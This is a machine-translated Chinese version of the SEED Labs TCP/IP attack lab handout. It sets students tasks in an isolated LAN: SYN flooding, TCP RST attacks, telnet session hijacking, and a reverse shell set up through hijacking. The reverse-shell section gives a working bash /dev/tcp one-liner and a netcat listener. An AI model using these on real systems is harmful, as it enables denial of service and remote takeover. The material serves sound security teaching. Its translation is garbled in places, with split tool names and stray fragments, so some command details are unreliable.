

TCP/IP 攻击实验室

版权所有©2006-2016 雪城大学杜文良。

该文件的编写部分由国家自然科学基金根据第号奖资助。 1303306 和 1318814。 这项工作许可的知识共享属性—非商业共享类似 4.0 国际许可证。 对许可证的人类可读摘要（而不是替代）如下：您可以自由地以任何媒介或格式复制和重新分发材料。 你必须给予适当的赞扬。 如果您重新组合、转换或构建材料，您必须在与原件相同的许可证下分发您的贡献。 不得将材料用于商业用途。

1 实验室概况

这个实验室的学习目标是让学生获得关于漏洞以及攻击这些漏洞的第一手经验。 聪明人从错误中学习。 在安全教育中，我们研究导致软件漏洞的错误。 研究过去的错误不仅帮助学生理解为什么系统是脆弱的，为什么一个看似错误的错误会变成灾难，以及为什么需要许多安全机制。 更重要的是，它还帮助学生了解常见的漏洞模式，这样他们就可以避免在未来犯类似的错误。 此外，将漏洞作为案例研究，学生可以学习安全设计、安全编程和安全测试的原则。

TCP/IP 协议中的漏洞代表了协议设计和实现中的一种特殊类型的漏洞；它们提供了一个宝贵的教训，说明为什么安全应该从一开始就设计，而不是作为事后的考虑而添加。 此外，研究这些漏洞有助于学生理解网络安全的挑战，以及为什么需要许多网络安全措施。 在本实验室中，学生需要对 TCP 协议进行几次攻击，包括 SYN 洪水攻击、TCP 重置攻击和 TCP 会话劫持攻击。

2 实验室环境

2.1 环境设置

网络设置。 为了进行这个实验室，学生需要至少有 3 台机器。 一台计算机用于攻击，第二台计算机作为受害者，第三台计算机作为观察者。 学生可以在同一台主机上设置 3 台虚拟机，也可以设置 2 台虚拟机，然后使用主机作为第三台计算机。 对于这个实验室，我们将所有这三台机器放在同一个局域网中，配置如图 1 所示。

操作系统。 这个实验室可以使用各种操作系统进行。 我们预先构建的虚拟机是基于 UbuntuLinux 的，这个实验室所需的所有工具都已经安装好了。 如果您更喜欢使用其他 Unix 操作系统，您应该可以自由地这样做；但是，本实验室描述中使用的一些命令可能在其他操作系统中不起作用或存在。

网络工具。 我们需要工具来发送不同类型和不同内容的网络数据包。 我们可以用 Netwag 来做这件事。 然而，Netwag 的 GUI 界面使得我们很难自动化这个过程。 因此，我们强烈建议学生使用它的命令行版本，即 Net wox 命令，这是 Netwag 调用的底层命令。




图 1：环境设置

Net wox 由一组工具组成，每个工具都有一个特定的编号。您可以运行以下命令（参数取决于您使用的工具）。对于某些工具，您必须使用根特权运行它：

[参数。。。]

如果您不确定如何设置参数，您可以通过发布“net wox 编号——帮助”查看手册”。您还可以通过运行 Netwag 来学习参数设置：对于从图形界面执行的每个命令，Netwag 实际上调用了相应的 Netwox 命令，它将显示参数设置。因此，您可以简单地复制和粘贴显示的命令。

电线标记工具。您还需要一个良好的网络流量嗅探工具为这个实验室。虽然 Net wox 附带了一个嗅探器，但您会发现另一个名为 Wireshark 的工具是一个更好的嗅探工具。Net wox 和 Wireshark 都可以下载。如果您正在使用我们预先构建的虚拟机，这两个工具都已经安装。要嗅探所有的网络流量，这两个工具都需要由 root 运行。

启用 ftp 和 telnet 服务器。 对于这个实验室，您可能需要启用 ftp 和 telnet 服务器。为了安全起见，这些服务通常在默认情况下被禁用。要在我们预先构建的 Ubuntu 虚拟机中启用它们，您需要作为 root 用户运行以下命令：

```
启动 ftp 服务器
#service vsftpd start
```

```
启动 telnet 服务器
#服务 openbsd-inetd 启动
```

2.2 教师须知

对于这个实验室，一个实验室会话是可取的，特别是如果学生不熟悉工具和环境。如果讲师计划举行实验室会议，我们建议在实验室会议中涵盖以下内容。我们假设讲师已经在讲座中涵盖了攻击的概念，所以我们不将它


们包括在实验室会议中。

- 虚拟机软件的使用。
- 使用 Wireshark、Netwag 和 Netwox 工具。
- 使用 Net woX 命令行工具创建任意 TCP、UDP、IP 包等。

3 实验室任务

在这个实验室中，学生需要对 TCP/IP 协议进行攻击。他们可以在攻击中使用 Net woX 工具和/或其他工具。所有攻击都在 Linux 操作系统上执行。然而，教师可以要求学生也对其他操作系统进行相同的攻击，并比较观察结果。

为了简化 TCP 序列号和源端口号的“猜测”，我们假设攻击者与受害者在同一物理网络上。因此，您可以使用嗅探工具来获取这些信息。 以下是需要实现的攻击列表。



3.1 任务 1：SYN 洪水攻击

图 2：SYN 洪水攻击

SYN 洪水是 DoS 攻击的一种形式，攻击者向受害者的 TCP 端口发送许多 SYN 请求，但攻击者无意完成 3 路握手过程。攻击者要么使用欺骗的 IP 地址，要么不继续这个过程。通过这种攻击，攻击者可以淹没受害者的队列，用于半打开的连接，即。连接已经完成 SYN，SYN-ACK，但尚未得到最终的 ACK 回来。当此队列已满时，受害者不能再连接。图 2 显示了攻击。

队列的大小具有全系统设置。在 Linux 中，我们可以使用以下命令检查设置：

```
#sysctl-q net.ipv4.tcp_max_syn_backlog
```

我们可以使用命令“netstat-na”来检查队列的使用情况，即与侦听端口相关联的半打开连接的数量。这种连接的状态是 SYN-RECV。如果 3 路握手完成，连接的状态将被设置。

在此任务中，您需要演示 SYN 泛洪攻击。您可以使用 Net wox 工具进行攻击，然后使用嗅探工具捕获攻击包。当攻击正在进行时，在受害者机器上运行“netstat-na”命令，并将结果与攻击前的结果进行比较。还请描述您如何知道攻击是否成功。

此任务的相应 Net wox 工具编号为 76。下面是这个工具的一个简单的帮助屏幕。您还可以键入“net wox76——帮助”以获取帮助信息。

清单 1: Net wox 工具 76 的用法

标题：同步洪水

使用方法：net wox76-iip-p 端口[-s 欺骗]

参数：

我|-dst-ipip目标 IP 地址

-p|-dst 端口目的端口号

|-欺骗欺骗 IP 欺骗初始化类型

SYN Cookie 对策：如果您的攻击似乎不成功，您可以调查的一件事是 SYN Cookie 机制是否打开。SYN cookie 是对抗 SYN 洪水攻击的防御机制。如果机器检测到它在 SYN 洪水攻击下，该机制将启动。您可以使用 sysctl 命令打开/关闭 SYN cookie 机制：

```
# sysctl-a|grep cookie(显示 SYN cookie 标志)
# net.ipv4.tcp_syncookies=0(关闭 SYN cookie)
# net.ipv4.tcp_syncookies=1(打开 SYN cookie)
```

请使用 SYN cookie 机制打开和关闭运行您的攻击，并比较结果。在您的报告中，请描述为什么 SYN cookie 可以有效地保护机器免受 SYN 洪水攻击。如果您的讲师在讲座中没有涵盖该机制，您可以从互联网上了解 SYN cookie 机制是如何工作的。

3.2 任务 2: TCP RST 对 telnet 和 ssh 连接的攻击

TCP RST 攻击可以终止两个受害者之间建立的 TCP 连接。例如，如果两个用户 A 和 B 之间有一个已建立的 telnet 连接(TCP)，攻击者可以欺骗一个 RST 数据包从 A 到 B，破坏这个现有的连接。为了成功地进行这种攻击，攻击者需要正确地构造 TCPRST 数据包。

在此任务中，您需要启动 TCP RST 攻击来破坏 A 和 B 之间现有的 telnet 连接。之后，对 ssh 连接尝试相同的攻击。请描述你的观察。为了简化实验室，我们假设攻击者和受害者在同一个局域网上，即攻击者可以观察到 A 和 B 之间的 TCP 流量。

此任务的相应 Net wox 工具编号为 78。下面是这个工具的一个简单的帮助屏幕。您还可以键入“net wox78——帮助”以获取帮助信息。

清单 2: Net wox 工具 78 的用法

标题：重置每个 TCP 数据包

```
用法: net wox78[-d 设备][-f 过滤器][-欺骗]
参数:
|——设备设备-f|—— 设备名称 {Eth0} pcap 过滤器
filter 过滤器-|——欺骗欺 IP 欺骗初始化类型 {linkbrow}
骗欺骗
```

3.3 任务 3: TCP RST 对视频流应用的攻击

让我们通过在当今广泛使用的应用程序上进行实验来使 TCP RST 攻击更有趣。我们在这个任务中选择视频流应用程序。对于这个任务，您可以选择您熟悉的视频流网站（我们不会在这里命名任何特定的网站）。大多数视频共享网站与客户端建立 TCP 连接，用于对视频内容进行流媒体。攻击者的目标是破坏受害者和视频流媒体之间建立的 TCP 会话。为了简化实验室，我们假设攻击者和受害者在同一个局域网中。在下面，我们描述了用户（受害者）与一些视频流媒体网站之间的常见交互：

- 受害者在视频流媒体网站上浏览视频内容，并选择其中一个视频进行流媒体。
- 通常，视频内容由不同的机器托管，所有视频内容都位于其中。在受害者选择视频后，将在受害者机器和内容服务器之间建立用于视频流的 TCP 会话。然后，受害者可以查看他/她选择的视频。

您的任务是通过破坏受害者和内容服务器之间的 TCP 连接来破坏视频流。您可以让受害者用户从另一台（虚拟）机器或与攻击者相同的（虚拟）机器浏览视频流站点。请注意，为了避免责任问题，任何攻击包都应该针对受害者机器（这是自己运行的机器），而不是内容服务器机器（不属于您）。

3.4 任务 4: TCP 会话劫持

TCP 会话劫持攻击的目的是通过向会话注入恶意内容来劫持两个受害者之间现有的 TCP 连接（会话）。如果此连接是 telnet 会话，攻击者可以注入恶意命令（例如，删除重要文件）到此会话中，导致受害者执行恶意命令。图 3 描述了攻击是如何工作的。在此任务中，您需要演示如何在两台计算机之间劫持 telnet 会话。您的目标是让 telnet 服务器运行来自您的恶意命令。为了任务的简单性，我们假设攻击者和受害者在同一个局域网中。

注意：如果使用 Wireshark 观察网络流量，您应该注意，当 Wireshark 显示 TCP 序列号时，默认情况下，它显示相对序列号，这等于实际序列号减去初始序列号。 如果要查看数据包中的实际序列号，则需要右键单击 Wireshark 输出的 TCP 部分，然后选择“Protocol Preference”。 在弹出窗口中，取消选中“相对序列号和窗口缩放”选项。

此任务对应的 Net wox 工具编号为 40。这是这个工具的帮助屏幕的一部分。您还可以键入“net wox40——帮助”以获得完整的帮助信息。 您可能还需要使用 Wireshark 来查找构建欺骗 TCP 数据包的正确参数。

用法:	net wox	40[-l ip]	[-m ip][端口]	[-
参数:					
我 ——ip4-src	知识产权	IP4src	{10.0.2.6}		
我 ——ip4-dst	知识产权	IP4dst	{5.6.7.8}		
——TCP-SRC	港口	TCP src	{1234}		
p ——tcp-dst	港口	TCP dst	{80}		
——TCP-seqnum	uint32	TCP seqnum	(如果未设置 rand)		{0}
——TCP-数据	. mixed_data	混合数据			

标题: SpoofIp4Tcp 数据包

清单 3: net wox 工具 40 的部分用法

[-B]




图 3: TCP 会话劫持攻击


3.5 任务 5: 使用 TCP 会话劫持创建反向 Shell 我喜欢我

当攻击者能够使用 TCP 会话劫持向受害者的机器注入命令时，他们对在受害者机器上运行一个简单命令不感兴趣
嗅嗅

趣；他们对运行许多命令感兴趣。显然，通过 TCP 会话劫持运行这些命令是不方便的。攻击者想要实现的是利用攻击设置后门，这样他们就可以利用这个后门方便地进行进一步的破坏。

设置后门的一个典型方法是从受害者机器运行一个反向外壳，使攻击的外壳访问受害者机器。反向 shell 是在远程机器上运行的 shell 进程，连接回攻击者的机器。这为攻击者提供了一种方便的方法来访问远程机器，一旦它被破坏。

在下面，我们将展示如何设置反向 shell，如果我们可以直接在受害者机器上运行命令(即。服务器机器)。在 TCP 会话劫持攻击中，攻击者不能直接在受害者机器上运行命令，因此他们的工作是通过会话劫持攻击运行反向 shell 命令。在这项任务中，学生需要证明他们能够实现这一目标。



```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$
```

使用 netcat 监听连接

```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

(b) 运行反向外壳

图 4: 反向 shell 连接到侦听 netcat 进程

要使远程机器上的 bash shell 连接回攻击者的机器，攻击者需要在给定端口上等待某种连接的进程。在本例中，我们将使用 netcat。这个程序允许我们指定一个端口号，并且可以监听该端口上的连接。在图 4(a)中，netcat(nc 简称 nc)用于侦听端口 9090 上的连接。在图 4(b)中，/bin/bash 命令表示通常在受损服务器上执行的命令。此命令有以下几个部分：

- “/bin/bash-i”：我代表交互式，意思是 shell 必须是交互式的(必须提供 shell 提示)
- “>/dev/tcp/10.0.2.4/9090”：这将导致 shell 的输出(stdout)重定向到 TCP 连接到 10.0.2.4 的端口 9090。输出 stdout 用文件描述符编号 1 表示。
- “0<&1”：文件描述符 0 表示标准输入(stdin)。这导致外壳的 stdin 从 tcp 连接中获得。
- 文件描述符 2 表示标准错误 stderr。这导致错误输出被重定向到 TCP 连接。

总之，“/bin/bash-i>/dev/tcp/10.0.2.4/90900<&12>&1”starta bash shell，其输入来自 TCP 连接，其标准输出和错误输出被重定向到同一 TCP 连接。在图 4(a)中，当 bash shell 命令在 10.0.2.8 上执行时，它将连接回 10.0.2.4 启动的 netcat 进程。这是通过 netcat 显示的“连接 10.0.2.8 接受”消息确认的。

从连接中获得的 shell 提示现在连接到 bash shell。这可以从当前工作目录的差异(通过 pwd 打印)中观察到)。在建立连接之前，pwd 返回/home/seed。一旦 netcat 连接到 bash，新 shell 中的 pwd 将返回/home/seed/Documents(对应于从哪里开始/bin/bash 的目录)。我们还可以观察到 shell 提示中显示的 IP 地址也改为 10.0.2.8，这与服务器机器上的 IP 地址相同。netstat 的输出显示已建立的连接。

上面的描述显示了如果您可以访问目标机器，即我们设置中的 telnet 服务器，那么如何设置反向 shell，但是在这个任务中，您没有这样的访问权限。您的任务是在用户和目标服务器之间对现有的 telnet 会话发起

TCP 会话劫持攻击。 需要将恶意命令注入被劫持的会话中，这样就可以在目标服务器上得到反向 shell。

4 实验室报告

你应该提交一份实验室报告。 报告应包括以下各节：

- 设计：攻击的设计，包括攻击策略、攻击中使用的数据包、使用的工具等。
- 观察和解释：你的攻击成功了吗？ 你怎么知道它是否成功了？ 你希望看到什么？ 你观察到了什么？ 观察对你来说是个惊喜吗？